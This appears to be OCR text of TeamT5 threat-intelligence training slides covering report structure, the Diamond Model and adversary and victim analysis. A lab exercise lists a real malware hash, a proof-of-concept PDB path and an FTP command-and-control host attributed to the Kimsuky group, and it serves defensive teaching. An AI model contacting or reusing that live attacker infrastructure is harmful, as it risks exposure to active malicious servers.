
- Purpose
- Target countries / regions
- Target sectors
- Target individuals
- Target data

TARGET

TEAMT5
杜 浦 數 位 安 全

Lifecycle

TEAMT5
杜 浦 數 位 安 全



Threat Intelligence Report

TEAMT5
杜浦數位安全

- Attribution of the adversary
- History of the operation
- Motivation and Intentions
- Target : Region, Industry and Victim
- Impact of the attack
- Breakdown of the tactics
- Indicators and events that can identify the attack
- Mitigation and Protection
- Outlook for the future attack

Dissemination & Integration


TEAMT5
杜 浦 數 位 安 全

Strategic Planning

ISCT / CERT
Community

IT Staff
CSIRT Team


Firewall
SIEM Triage



Diamond Model & Analysis


TEAMT5
杜 浦 數 位 安 全

Diamond Model



TEAMT5
杜 浦 數 位 安 全

Diamond Model



TEAMT5
杜 浦 數 位 安 全

Adversary Analysis

TEAMT5
杜 浦 數 位 安 全

- Actors
  - Language
  - Tools
  - Infrastructure
  - Time zone
- Motivations, intentions

Adversary Analysis Lab

TEAMT5
杜 浦 數 位 安 全


- MD5: 3a867b22141aa2ceff5e7c812960ceb5
  - Figure out the detection name on Virustotal
- PDB: D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\DLL.pdb
  - What's special ?
- C2: ftp://ftp.selp.o-r.kr/
  - Any report ?

Adversary Analysis Lab

TEAMT5
杜 浦 數 位 安 全

- MD5: 3a867b22141aa2ceff5e7c812960ceb5
  - → Tool: Trojan.Win64.KGHLDR.ZJIH, A Variant Of Win64/Kimsuky.N
- PDB: D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\DLL.pdb
  - → Language, Path
- C2: ftp://ftp.selp.o-r.kr/
  - → Infrastructure of Kimsuky

Diamond Model



TEAMT5
杜 浦 數 位 安 全

Victim Analysis

- Email
- Decoy File
- Region
- Industry
- Targeted Data

Victim Analysis Lab

